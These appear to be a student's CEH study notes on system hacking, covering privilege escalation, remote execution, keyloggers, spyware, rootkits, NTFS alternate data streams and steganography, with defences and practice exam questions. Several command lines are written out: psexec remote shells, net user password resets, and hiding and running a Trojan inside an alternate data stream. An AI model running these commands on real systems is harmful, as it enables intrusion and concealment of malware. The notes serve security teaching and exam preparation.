
5.2 Escalating Privileges

Privilege Escalation

- An attacker can gain access to the network using a **non-admin user account**, and the next step would be to gain administrative privileges.
 - Attacker performs privilege escalation attack which takes advantages of **design flaws, programming errors, bugs**, and **configuration oversights** in the OS and software application to gain administrative access to the network and its associated applications.
 - These privileges allows attacker to **view critical/sensitive information**, delete files, or install malicious programs such as viruses, Trojans, worms, etc.
 - **Types of Privilege Escalation:**
 - **Vertical Privilege Escalation:**
 - Refers to gaining higher privileges than the existing
 - **Horizontal Privilege Escalation:**
 - Refers to acquiring the same level of privileges that already has been granted but assuming the identify of another user with the similar privileges.
- User -> Admin:
 1. passwd (區網獲取AD gpp)
 2. vulnerability
 3. Weak permission: Service, File
 4. DLL Hijacking
 - Admin -> Others/System:
 1. Pth
 2. Install Service (sc)
 3. (Access) Token Kidnapping
 4. Process Hijacking (RunFromProcess)
 - 其中1, 3, 4無log

Privilege Escalation Using DLL Hijacking

- Most Windows applications do not use the **fully qualified path** when loading an external DLL library instead they search directory from which they have been loaded first.
- If attackers can place a **malicious DLL in the application directory**, it will be executed in place of the real DLL.



Resetting Passwords Using Command Prompt

- If attacker succeeds in gaining administrative privileges, he/she can **reset the passwords** of any other non-administrative accounts using command prompt.
- Open the command prompt, type **net user** command and press **Enter** to list out all the user accounts on target system.
- Now type **net user username *** and press **Enter**, username is account name from list.
- Type the **new password** to reset the password for specific account.

Privilege Escalation Tool: **Active@ Password Changer**

- Active@ Password Changer **resets local administrator and user passwords**.

實體破SAM

Privilege Escalation **Tools** (重要)

- Offline NT Password & Registry Editor

Linux: `chntpw`

How to **Defend Against Privilege Escalation**

- Restrict the **interactive logon privileges**.

- Use **encryption technique** to protect sensitive data.
- Run users and applications on the **least privileges**.
- Reduce the **amount of code** that runs with particular privilege.
- Implement **multi-factor authentication** and **authorization**.
- Perform **debugging** using bounds checkers and stress tests.
- Run services as **unprivileged accounts**.
- Test operating system and **application coding errors** and **bugs** thoroughly.
- Implement a **privilege separation methodology** to limit the scope of programming errors and bugs.
- **Path the systems** regularly.

Admin權限還是最重要，失去了什麼都沒了

5.3 Executing Applications

Executing Applications

- Attackers execute malicious applications in this stage. This is called "owning" the system.
- Attacker executes malicious programs **remotely in the victim's machine** to gather information that leads to exploitation or loss of privacy, **gain unauthorized access** to system resources, **crack the password**, capture the screenshots, install backdoor to maintain easy access, etc.

- Windows: `psexec \\IP -u USER -p PW cmd.exe`
 - `-s` : Run the remote process in the System account
- Kali: `wineye -U USER%PW //IP cmd.exe`
 - 其中%後面的密碼也可放hash值

Executing Application Tools

- **RemoteExec:**
 - RemoteExec **remotely installs applications, executes programs/scripts**, and updates files and folders on Windows systems throughout the network.
 - It allows attacker to **modify the registry, change local admin passwords, disable local accounts**, and copy/update/delete files and folders.
- **PDQ Deploy:**
 - PDQ Deploy is a software deployment tool that allows admins to silently **install almost any application or patch**.
- **DameWare Remote Support:**
 - DameWare Remote Support lets you **manage servers, notebooks, and laptops remotely**.
 - It allows attacker to **remotely manage and administer Windows computers**.

Keylogger

- Keystroke loggers are programs or hardware devices that **monitor each keystroke** as user types on a keyboard, logs onto a file, or transmits them to a remote location.
- Legitimate applications for keyloggers include in office and industrial settings to monitor

employees' computer activities and in home environments where parents can monitor and spy on children's activity.

- It allows attacker to gather confidential information about victim such as email ID, passwords, banking details, chat room activity, IRC, instant messages, etc.
- Physical keyloggers are placed between the keyboard hardware and the operating system.

Types of Keystroke Loggers

- **Keystroke Loggers:**
 - **Hardware Keystroke Loggers:**
 - PC/BIOS Embedded
 - Keylogger Keyboard
 - External Keylogger:
 - Wi-Fi Keylogger
 - Bluetooth Keylogger
 - Acoustic/CAM Keylogger
 - PS/2 and USB Keylogger
 - **Software Keystroke Loggers:**
 - Application Keylogger
 - Kernel Keylogger
 - Hypervisor-based Keylogger
 - Form Grabbing Based Keylogger

Hardware Keyloggers

Keysweeper

Keylogger: All In One Keylogger

- All In One Keylogger allows you to secretly track all activities from all computer users and automatically receive logs to a desire email/FTP/LAN accounting.

Keyloggers for Windows

keylogger for Mac: Amac Keylogger for Mac

- Amac Keylogger for Mac invisibly **records all keystrokes types, IM chats, websites visited** and takes screenshots and also sends all reports to the attacker by email, or upload everything to attacker's website.

Spyware

- Spyware is a program that **records user's interaction** with the computer and Internet without the user's knowledge and sends them to the remote attackers.
- Spyware **hides its process**, files, and other objects in order to avoid detection and removal.
- It is similar to Trojan horse, which is usually bundled as a **hidden component of freeware** programs that can be available on the Internet for download.
- It allows attacker to **gather information about a victim or organization** such as email addresses, user logins, passwords, credit card numbers, banking credentials, etc.
- **Spyware Propagation:**
 - Drive-by download
 - Masquerading as anti-spyware
 - Web browser vulnerability exploits (IE)
 - Piggybacked software installation
 - Browser add-ons (Firefox)
 - Cookies

Watering hole attack (水坑攻擊): 在合法網站上插入攻擊語法以攻擊網站訪客

Spywares

- **Spytech SpyAgent:**
 - Spytech SpyAgent allows you to **monitor everything** users do on your computer.
 - It provides a large array of essential computer monitoring features, **website, application**, and **chat client** blocking, lockdown scheduling, and remote delivery of **logs** via email or FTP.
- **Power Spy 2014:**
 - Power Spy **secretly monitors and records all activities** on your computer.
 - It records all Facebook use, **keystrokes, emails**, web sites visited, **chats**, and **IMs** in Windows Live Messenger, Skype, Yahoo Messenger, Tencent QQ, **Google Talk**, AOL Instant Messenger (AIM), and others.

USB Spyware: USBSpy

- USBSpy lets you **capture, display, record**, and **analyze data** what is transferred between any USB device connected to PC and applications.

usbdunder

Audio Spyware: **Spy Voice Recorder** and **Sound Snooper**

- **Spy Voice Recorder:**
 - Spy Voice Recorder records voice chat message of instant messengers, including MSN voice chat, Skype voice chat, Yahoo! messenger voice chat, ICQ voice chat, QQ voice chat, etc.
- **Sound Snooper:**
 - Voice activated recording
 - Store records in any sound format
 - Conference recordings
 - Radio broadcasts logging

Video Spyware: **WebCam Recorder**

Cellphone Spyware: **Mobile Spy**

- Mobile Spy **records GPS locations** and **every SMS** and **logs every call** including phone numbers with durations and afterwards you can view real-time results in your private online account.

Telephone/Cellphone Spyware

GPS Spyware: **SPYPhone**

- SPYPhone software have ability to send events (captured data) from **target phone to your web account** via Wi-Fi, 3G, GPRS, or SMS.

How to **Defend Against Keyloggers**

- Use **pop-up blocker**.

- Install **anti-spyware/antivirus** programs and keeps the signatures up to date.
- Install good professional **firewall software** and **anti-keylogging software**.
- Recognize **phishing emails** and delete them.
- Choose **new passwords** for different online accounts and change them frequently.
- Avoid opening **junk emails**.
- Do not click on links in **unwanted or doubtful emails** that may point to malicious sites.
- Use **keystroke interference software**, which inserts randomized characters into every keystroke.
- **Scan the files** before installing them on to the computer and use registry editor or process explorer to check for the keystroke loggers.
- Keep your **hardware systems** secure in a locked environment and frequently check the keyboard cables for the attached connectors.
- Use **Windows on-screen keyboard** accessibility utility to enter the password or any other confidential information.
- Install a **host-based IDS**, which can monitor your system and disable the installation of keyloggers.
- Use **automatic form-filling programs** or **virtual keyboard** to enter user name and password.
- Use software that frequently **scans** and **monitors** the changes in the system or network.
- **Hardware Keylogger Countermeasures:**
 - Restrict **physical access** to sensitive computer systems
 - Periodically **check all the computers** and check whether there is any hardware device connected to the computer
 - Use **encryption** between the keyboard and its driver
 - Use an **anti-keylogger** that detects the presence of a hardware keylogger such as Oxynger KeyShield

Q1) Keystroke logging is the action of tracking (or logging) the keys struck on a keyboard, typically in a covert manner so that the person using the keyboard is unaware that their actions are being monitored. How will you defend against hardware keyloggers when using public computers and Internet Kiosks? (Select 4 answers)

1. **Alternate between typing the login credentials and typing characters somewhere else in the focus window**
2. Type a wrong password first, later type the correct password on the login page defeating the keylogger recording
3. **Type a password beginning with the last letter and then using the mouse to move the cursor for each subsequent letter.**
4. **The next key typed replaces selected text portion. E.g. if the password is "secret", one could type "s", then some dummy keys "asdfs". Then these dummies could be selected with mouse, and next character from the password**

"e" is typed, which replaces the dummies "asdfsd"

5. **The next key typed replaces selected text portion. E.g. if the password is "secret", one could type "s", then some dummy keys "asdfsd". Then these dummies could be selected with mouse, and next character from the password "e" is typed, which replaces the dummies "asdfsd"**

Q2) Which of the following keyloggers cannot be detected by anti-virus or anti-spyware products?

1. Covert keylogger
2. Stealth keylogger
3. Software keylogger
4. **Hardware keylogger**

A2) As the hardware keylogger never interacts with the Operating System it is undetectable by anti-virus or anti-spyware products.

Q3) What is necessary in order to install a hardware keylogger on a target system?

1. The IP address of the system
2. The Administrator username and password
3. **Physical access to the system**
4. Telnet access to the system

A3) A hardware keylogger is an adapter that connects the keyboard to the PC. A hacker needs physical access to the PC in order to plug in the hardware keylogger.

Q4) Which of the following attacks can be perpetrated by a hacker against an organization with weak physical security controls?

1. Denial of service
2. Radio frequency jamming
3. **Hardware keylogger**
4. Banner grabbing

A4) A hardware keylogger can be installed to capture passwords or other confidential data once a hacker gains physical access to a client system.

Q5) Keyloggers are a form of _.

1. **Spyware**
2. Shoulder surfing
3. Trojan
4. Social engineering

A5) Keyloggers are a form of hardware or software spyware installed between the keyboard and operating system.

Q6) What is not a benefit of hardware keyloggers?

1. Easy to hide
2. **Difficult to install**
3. Difficult to detect
4. Difficult to log

A6) Hardware keyloggers are not difficult to install on a target system.

Anti-Keylogger: **Zemana AntiLogger**

- Zemana AntiLogger **eliminates threats** from keyloggers, SSL banker Trojans, spyware, and more.

How to **Defend Against Spyware**

- Try to avoid using any computer system which is not totally **under your control**.
- Adjust **browser security settings** to medium or higher for Internet zone.
- Be cautious about **suspicious emails** and sites.
- Enhance the **security level** of the computer.
- Update the software regularly and use a **firewall** with outbound protection.
- Regularly check **task manager report** and MS configuration manager report.
- **Update virus definition files** and scan the system for spyware regularly.
- Install and use **anti-spyware** software.
- Perform **web surfing** safely and download cautiously.
- Do not use **administrative mode** unless it is necessary.
- Do not use **public terminals** for banking and other sensitive activities.
- Do not download free **music files, screensavers, or smiley faces** from Internet.
- Beware of **pop-up windows** or **web pages**. Never click anywhere on these windows.
- Carefully read all disclosures, including the license agreement and **privacy statement** before installing any application.
- Do not store **personal information** on any computer system that is not totally under your control.

Anti-Spyware: **SUPERAntiSpyware**

- Identify **potentially unwanted programs** and securely removes them.
- Detect and **remove Spyware, Adware** and Remove Malware, Trojans, Dialers, Worms, Keyloggers, Hijackers, Parasites, Rootkits, Rogue security products and many other types of threats.

5.4 Hiding Files

Rootkits

- Rootkits are programs that **hide their presence** as well as attacker's malicious activities, granting them full access to the server or host at that time and also in future.
- Rootkits replace certain operating system calls and utilities with its own **modified versions** of those routines that in turn undermine the security of the target system causing **malicious functions** to be executed.
- A typical rootkit comprises backdoor programs, DDoS programs, packet sniffers, log-wiping utilities, IRC bots, etc.
- **Attacker places a rootkit by:**
 - Scanning for **vulnerable** computers and servers on the web.
 - **Wrapping** it in a special package like games.
 - Installing it on the public computers or corporate computers through **social engineering**.
 - Launching **zero day attack** (privilege escalation, buffer overflow, Windows kernel exploitation, etc.)
- **Objectives of rootkit:**
 - To **root** the host system and **gain remote backdoor** access.
 - To mask **attacker tracks** and presence of malicious applications or processes.
 - To gather **sensitive data, network traffic**, etc. from the system to which attackers might be restricted or possess no access.
 - To store other **malicious programs** on the system and act as a server resource for bot updates.

Types of Rootkits

- **Hypervisor Level Rootkit:** Acts as a hypervisor and modifies the boot sequence of the computer system to load the host operating system as a **virtual machine**.
 - 利用CPU虛擬化，像是Intel VT和AMD-V
 - Example: Blue Pill Rootkit
- **Hardware/Firmware Rootkit:** Hides in hardware devices or platform firmware which is not inspected for **code integrity**.

EFI

- **Kernel Level Rootkit:** Adds malicious code or replaces original **OS kernel** and **device driver codes**.


Example: Bootkit

- **Boot Loader Level Rootkit:** Replaces the original **boot loader** with one controlled by a remote attacker.
- **Application Level Rootkit:** Replaces regular **application binaries** with fake Trojan, or modifies the behavior of existing applications by injecting malicious code.
- **Library Level Rootkits:** Replaces original system calls with fake ones to **hide information** about the attacker.

How Rootkit Works

- 判斷檔案存在的方法:

- Explorer
- Netstat



- TaskMgr

Example for XP: hxddef Power On時看不到，要Power Off用memory forensics才看的到

Rootkit Examples

- **Avatar:**
 - Avatar rootkit runs in the background and **gives remote attackers access to an infected PC**.
 - It uses a driver infection technique twice: the first in the dropper so as to **bypass detections by HIPS**, and the second in the rootkit driver for **surviving after system reboot**.
 - The infection technique is restricted in its capability (by code signing policy for kernel-mode modules) and it **works only on x86 systems**.
- **Necurs:**
 - Necurs contains backdoor functionality, **allowing remote access** and control of the

infected computer.

- It monitors and filters **network activity** and has been observed to send spam and install rogue security software.
- It enables further compromise by providing the functionality to:
 - **Download additional malware**
 - **Hide its components**
 - **Stop security applications from functioning**
- **Azazel:**
 - Azazel is a userland **rootkit written in C** based off of the original LD_PRELOAD technique from Jynx rootkit.
- **ZeroAccess:**
 - ZeroAccess is a kernel-mode rootkit which **uses advanced techniques to hide its presence**.
 - It is capable of functioning on both **32 and 64-bit flavors of Windows** from a single installer and acts as a sophisticated delivery platform for other malware.
 - If running under 32-bit Windows, it will employ its kernel-mode rootkit. The rootkit's purpose is to:
 - **Hide the infected driver on the disk**
 - **Enable read and write access to the encrypted files**
 - **Deploy self defense**
 - The payload of ZeroAccess is to **connect to a peer-to-peer botnet** and download further files.

Detecting Rootkits

- **Integrity-Based Detection:** It compares a snapshot of the **file system, boot records, or memory** with a known trusted baseline.
- **Signature-Based Detection:** This technique compares characteristics of all **system processes** and **executable files** with a database of known rootkit fingerprints.
- **Heuristic/Behavior-Based Detection:** Any **deviations in the system's normal activity** or behavior may indicate the presence of rootkit.
- **Runtime Execution Path Profiling:** This technique compares **runtime execution paths** of all system processes and executable files before and after the rootkit infection.
- **Cross View-Based Detection:** Enumerates key elements in the computer system such as **system files, processes, and registry keys** and compares them to an **algorithm** used to generate a similar data set that does not rely on the common APIs. Any discrepancies between these two data sets indicate the presence of rootkit.

Steps for Detecting Rootkits

1. Run "`dir /s /b /ah`" and "`dir /s /b /a-h`" inside the potentially infected OS and save the results.
2. Boot into a clean CD, run "`dir /s /b /ah`" and "`dir /s /b /a-h`" on the same drive and save the results.
3. Run a clean version of **WinDiff** on the two sets of results to detect file-hiding ghostware (i.e., invisible inside, but visible from outside)

Note: There will be some false positives. Also, this does not detect stealth software that hides in BIOS, video card EEPROM, bad disk sectors, Alternate Data Streams, etc.

How to **Defend** against **Rootkits**

- **Reinstall OS/applications** from a trusted source after backing up the critical data.
- Well-documented **automated installation procedures** need to be kept.
- Perform **kernel memory dump analysis** to determine the presence of rootkits.
- Harden the **workstation** or **server** against the attack.
- **Educate staff** not to download any files/programs from untrusted sources.
- Install network and host-based **firewalls**.
- Ensure the availability of **trusted restoration media**.
- **Update and patch** operating systems and applications.
- Verify the **integrity of system files** regularly using cryptographically strong digital fingerprint technologies.
- Update **antivirus** and **anti-spyware** software regularly.
- Avoid logging in an account with **administrative privileges**.
- Adhere to the **least privilege principle**.
- Ensure the chosen antivirus software possesses **rootkit protection**.
- Do not install **unnecessary applications** and also disable the features and services not in use.

Anti-Rootkits

- **Stinger**: Stinger scans rootkits, running processes, loaded modules, registry and directory locations known to be used by **malware** on the machine.
- **UnHackMe**: UnHackMe detects and removes **malicious programs** (rootkits/malware/adware/spyware/Trojans)
- **GMER**: GMER is an application that detects and removes rootkits. (很強的anti-rootkit)

Q1) A rootkit is a collection of tools (programs) that enable administrator-level access to a computer. This program hides itself deep into an operating system for malicious activity and is extremely difficult to detect. The malicious software operates in a stealth fashion by hiding

its files, processes and registry keys and may be used to create a hidden directory or folder designed to keep out of view from a user's operating system and security software.

1. User level privileges
2. Ring 3 Privileges
3. System level privileges
4. **Kernel level privileges**

Q2) Which of the following are valid types of rootkits? (Choose three.)

1. **Hypervisor level**
2. Network level
3. **Kernel level**
4. **Application level**
5. Physical level
6. Data access level

Q3) How can a rootkit bypass Windows 7 operating system's kernel mode, code signing policy?

1. Defeating the scanner from detecting any code change at the kernel
2. Replacing patch system calls with its own version that hides the rootkit (attacker's) actions
3. Performing common services for the application process and replacing real applications with fake ones
4. **Attaching itself to the master boot record in a hard drive and changing the machine's boot sequence/options**

Q4) Which of the following is the primary objective of a rootkit?

1. It opens a port to provide an unauthorized service
2. It creates a buffer overflow
3. **It replaces legitimate programs**
4. It provides an undocumented opening in a program

A4) Actually the objective of the rootkit is more to hide the fact that a system has been compromised and the normal way to do this is by exchanging, for example, ls to a version that doesn't show the files and process implanted by the attacker.

Q5) _ is a tool that can hide processes from the process list, can hide files, registry entries, and intercept keystrokes.

1. Trojan
2. **RootKit**
3. DoS tool

4. Scanner
5. Backdoor

A5) Rootkits are tools that can hide processes from the process list, can hide files, registry entries, and intercept keystrokes.

Q6) What is the BEST alternative if you discover that a rootkit has been installed on one of your computers?

1. Copy the system files from a known good system
2. Perform a trap and trace
3. Delete the files and try to determine the source
4. Reload from a previous backup
5. **Reload from known good media**

A6) If a rootkit is discovered, you will need to reload from known good media. This typically means performing a complete reinstall.

Q7) What is a rootkit?

1. A simple tool to gain access to the root of the Windows system
2. A Trojan that sends information to an SMB relay
3. **An invasive program that affects the system files, including the kernel and libraries**
4. A tool to perform a buffer overflow

A7) A rootkit is a program that modifies the core of the operating system: the kernel and libraries.

Q8) What type of attack can be disguised as an LKM?

1. DoS
2. Trojan
3. Spam virus
4. **Rootkit**

A8) A rootkit can be disguised as an LKM.

Q9) What type of rootkit will patch, hook, or replace the version of system call in order to hide information?

1. **Library level rootkits**
2. Kernel level rootkits
3. System level rootkits
4. Application level rootkits

A9) Library level rootkits is the correct answer. Kernel level focuses on replacing specific code while application level will concentrate on modifying the behavior of the application or replacing application binaries. The type, system level, does not exist for rootkits.

Q10) What is the most dangerous type of rootkit?

1. **Kernel level**
2. Library level
3. System level
4. Application level

A10) A kernel-level rootkit is the most dangerous because it infects the core of the system.

NTFS Data Stream

- NTFS Alternate Data Stream (ADS) is a **Windows hidden stream** which contains metadata for the file such as attributes, word count, author name, and access and modification time of the files.
- ADS is the ability to **fork data into existing files** without changing or altering their functionality, size, or display to file browsing utilities.
- ADS allows an attacker to **inject malicious code** in files on an accessible system and execute them without being detected by the user.

How to Create NTFS Streams

1. Launch `c:\>notepad myfile.txt:lion.txt` , Click 'Yes' to create the new file, enter some data and **Save** the file.
2. Launch `c:\>notepad myfile.txt:tiger.txt` , Click 'Yes' to create the new file, enter some data and **Save** the file.
3. View the file size of `myfile.txt` (It should be zero)
4. To view or modify the stream data hidden in step 1 and 2, use the following commands respectively:

- `notepad myfile.txt:lion.txt`
- `notepad myfile.txt:tiger.txt`

- Multiple Stream File System:
 - File, Record:
 - Data
 - ADS, ..., ..., ... (多筆)
- 查NTFS hidden file: `dir /r`

NTFS Stream Manipulation

- To move the contents of Trojan.exe to Readme.txt (stream):
 - `C:\>type c:\Trojan.exe > c:\Readme.txt:Trojan.exe`
- To create a link to the Trojan.exe stream inside the Readme.txt file:
 - `C:\>mklink backdoor.exe Readme.txt:Trojan.exe`
- To execute the Trojan.exe inside the Readme.txt (stream), type:
 - `C:\>backdoor`

wmic

How to Defend against NTFS Streams

- To delete NTFS streams, move the **suspected files** to FAT partition.
- Use third-party **file integrity checker** such as Tripwire to maintain integrity of an NTFS partition files.
- Use programs such LADS and ADSSpy to detect streams.

NTFS Stream Detector: StreamArmor

- Stream Armor **discovers hidden Alternate Data Streams (ADS)** and cleans them completely from the system.

NTFS Stream Detectors

What is Steganography?

- Steganography is a technique of **hiding a secret message** within an ordinary message and **extracting it at the destination** to maintain confidentiality of data.
- **Utilizing a graphic image as a cover** is the most popular method to conceal the data in files.
- Attacker can use steganography to hide messages such as **list of the compromised servers**, source code for the hacking tool, plans for future attacks, etc.

S-Tools

Classification of Steganography

- **Technical Steganography**
- **Linguistic Steganography:**
 - Semagrams:
 - Visual Semagram
 - Text Semagrams
 - Open Codes:
 - Covered Ciphers:
 - Null Cipher
 - Grille Cipher
 - Jargon Code

Types of **Steganography** based on **Cover Medium**

- Image Steganography
- Document Steganography
- Folder Steganography
- Video Steganography
- Audio Steganography
- White Space Steganography: In the white space steganography, user hides the message in ASCII text by adding white spaces to the end of the lines.
- Web Steganography
- Spam/Email Steganography
- DVDROM Steganography
- Natural Text Steganography: Natural text steganography is converting the sensitive information into a user-definable free speech such as a play.
- Hidden OS Steganography: Hidden OS Steganography is the process of hiding one operation system into other.
- C++ Source Code steganography: In the C++ source code Steganography, user hides the set of tools in the files.

Whitespace Steganography Tool: **SNOW**

- The program snow is used to conceal messages in **ASCII text** by appending whitespace to the end of lines.
- Because spaces and tabs are generally not visible in **text viewers**, the message is effectively hidden from casual observers.
- If the **built-in encryption** is used, the message cannot be read even if it is detected.

Image Steganography

- In image steganography, the **information is hidden in image** files of different formats such as .PNG, .JPG, .BMP, etc.
- Image steganography tools **replace redundant bits of image** data with the message in such a way that the effect cannot be detected by human eyes.
- Image file steganography techniques:
 - **Least Significant Bit Insertion**
 - **Masking and Filtering**
 - **Algorithms and Transformation**

Least Significant Bit Insertion

- The **right most bit** of a pixel is called the Least Significant Bit (LSB).
- In least significant bit insertion method, the binary data of the **message is broken** and **inserted** into the LSB of each pixel in the image file in a deterministic sequence.
- Modifying the LSB does not result in a noticeable difference because the net change is minimal and can be indiscernible to the human eye.
- **Example: Given a string of bytes**
 - 00100111 11101001 11001000) (00100111 11001000 11101001) (11001000 00100111 11101001)
 - The letter "H" is represented by binary digits 01001000. To hide this "H" above stream can be changed as:
 - (0010011**0** 1110100**1** 1100100**0**) (0010011**0** 1100100**1** 1110100**0**) (1100100**0** 0010011**0** 1110100**1**)
 - To retrieve the "H" combine all LSB bits **01001000**

點陣圖

Masking and Filtering

- Masking and filtering techniques are generally used on **24 bit** and **grayscale images**.
- The masking technique **hides data** using a method similar to watermarks on actual paper, and it can be done by modifying the luminance of parts of the image.
- Masking techniques can be detected with **simple statistical analysis** but is resistant to lossy compression and image cropping.
- The information is not hidden in the **noise** but in the significant areas of the image.

Algorithms and Transformation

- Another steganography techniques is to hide data in **mathematical functions** used in the compression algorithms.
- The data is embedded in the cover image by **changing the coefficients of a transform** of an image.
- For example, JPEG images use the **Discrete Cosine Transform (DCT)** technique to achieve image compression.
- **Types of transformation techniques:**
 - Fast fourier transformation
 - Discrete cosine transformation
 - Wavelet transformation

Image Steganography: QuickStego

- QuickStego **hides text in pictures** so that only other users of QuickStego can retrieve and read the **hidden secret messages**.

Image Steganography Tools

Document Steganography: wbStego

Document Steganography Tools

Video Steganography

- Video steganography refers to **hiding secret information** into a carrier video file.
- In video steganography, the information is hidden in **video files** of different formats such as .AVI, .MPG4, .WMV, etc.
- **Discrete Cosine Transform (DCT)** manipulation is used to add secret data at the time of the transformation process of video.
- The techniques used in audio and image files are used in video files, as video consists of audio and images.
- A **large number of secret messages** can be hidden in video files as every frame consists of images and sound.

Video Steganography Tools

- **OmnHide PRO:** OmniHide Pro **hides a file** within another file. Any file can be hidden within common image/music/video/document formats. The output file would work just as the original source file.
- **Masker:** Masker is a program that **encrypts your files** so that a password is needed to open them, and then it hides files and folders inside of carrier files, such as image files, videos, program or sound files.

Audio Steganography

- Audio steganography refers to **hiding secret information in audio files** such as .MP3, .RM, .WAV, etc.
- Information can be hidden in an audio file by using **LSB** or by using **frequencies** that are inaudible to the human ear (>20,000 Hz)
- Some of the audio steganography methods are **echo data hiding, spread spectrum method, LSB coding, tone insertion, phase encoding**, etc.

Audio Steganography: DeepSound

- DeepSound hides secret data into **audio files - wave and flac**.
- It enables extracting secret files directly from **audio CD tracks**.
- DeepSound might be used as a **copyright marking** software for wave, flac, and audio CD.
- It also supports **encrypting secret files** using AES-256 to improve data protection.

Audio Steganography Tools

Folder Steganography: Invisible Secrets 4

- Folder steganography refers to hiding secret information in **folders**.

Folder Steganography Tools

Spam/Email Steganography: Spam Mimic

- Spam steganography refers to hiding information in **spam messages**.

Steganography Tools for Mobile Phones

- Steganography Master
- Stegais
- SPY PIX

Steganalysis

- Steganalysis is the art of **discovering** and **rendering covert messages** using steganography.
 - **Challenge of Steganalysis:**
 - Suspect information stream may or may not have encoded hidden data.
 - Efficient and accurate detection of hidden content within digital images is difficult.
 - The message might have been encrypted before inserting into a file or signal.
 - Some of the suspect signals or files may have irrelevant data or noise encoded into them.
- 破解難 -> 找源頭:
 - 工具
 - 原圖比對(但也只能懷疑圖有問題而已)

Steganalysis **Methods/Attacks** on Steganography

- **Stego-only:** Only the stego object is available for analysis.
- **Known-stego:** Attacker has the access to the stego algorithm, and both the cover medium and the stego-object.
- **Known-message:** Attacker has the access to the hidden message and the stego object.
- **Known-cover:** Attacker compares the stego-object and the cover medium to identify the hidden message.
- **Chosen-message:** This attack generates stego objects from a known message using specific steganography tools in order to identify the steganography algorithms.
- **Chosen-stego:** Attacker has the access to the stego-object and stego algorithm.

Detecting Text and Image Steganography

- **Text File:**
 - For the text files, the alterations are made to the **character positions** for hiding the data.
 - The alterations are detected by looking for **text patterns** or disturbances, language used, and an unusual amount of blank spaces.
- **Image File:**
 - The hidden data in an image can be detected by **determining changes** in size, file format, the last modified timestamp, and the color palette pointing to the existence of the hidden data.
 - **Statistical analysis** method is used for image scanning.

Detecting Audio and Video Steganography

- **Audio File:**
 - Statistical analysis method can be used for detecting audio steganography as it involves **LSB modifications**.
 - The **inaudio frequencies** can be scanned for hidden information.
 - The **odd distortions** and patterns show the existence of the secret data.
- **Video File:**
 - Detection of the secret data in video files includes a **combination of methods** used in image and audio files.

Steganography Detection Tool: Gargoyle Investigator Forensic Pro

- Gargoyle Investigator Forensic Pro provides inspectors with the ability to conduct a quick search on a given computer or machine for known **contraband** and **hostile programs**.
- Its **signature set** contains over 20 categories, including Botnets, Trojans, Steganography, Encryption, Keyloggers, etc. and helps in detecting stego files created by using BlindSide, WeavWav, S-Tools, etc. steganography tools.

Steganography Detection Tools

Q1) Lori is a Certified Ethical Hacker as well as a Certified Hacking Forensics Investigator working as an IT security consultant. Lori has been hired on by Kiley Innovators, a large marketing firm that recently underwent a string of thefts and corporate espionage incidents. Lori is told that a rival marketing company came out with an exact duplicate product right before Kiley Innovators was about to release it. The executive team believes that an employee is leaking information to the rival company. Lori questions all employees, reviews server logs, and firewall logs; after which she finds nothing. Lori is then given permission to search through the corporate email system. She searches by email being sent to and sent from the rival marketing company.

She finds one employee that appears to be sending very large email to this other marketing company, even though they should have no reason to be communicating with them. Lori tracks down the actual emails sent and upon opening them, only finds picture files attached to them. These files seem perfectly harmless, usually containing some kind of joke. Lori decides to use some special software to further examine the pictures and finds that each one had hidden text that was stored in each picture.

What technique was used by the Kiley Innovators employee to send information to the rival marketing company?

1. The Kiley Innovators employee used cryptography to hide the information in the emails sent
2. The method used by the employee to hide the information was logical watermarking
3. **The employee used steganography to hide information in the picture attachments**
4. By using the pictures to hide information, the employee utilized picture fuzzing

Q2) Jason works in the sales and marketing department for a very large advertising agency located in Atlanta. Jason is working on a very important marketing campaign for his company's largest client. Before the project could be completed and implemented, a competing advertising company comes out with the exact same marketing materials and advertising, thus rendering all the work done for Jason's client unusable. Jason is questioned about this and says he has no idea how all the material ended up in the hands of a competitor.

Without any proof, Jason's company cannot do anything except move on. After working on another high profile client for about a month, all the marketing and sales material again ends up in the hands of another competitor and is released to the public before Jason's company can finish the project. Once again, Jason says that he had nothing to do with it and does not know how this could have happened. Jason is given leave with pay until they can figure out what is going on.

Jason's supervisor decides to go through his email and finds a number of emails that were sent to the competitors that ended up with the marketing material. The only items in the emails were attached jpg files, but nothing else. Jason's supervisor opens the picture files, but cannot find anything out of the ordinary with them. What technique has Jason most likely used?

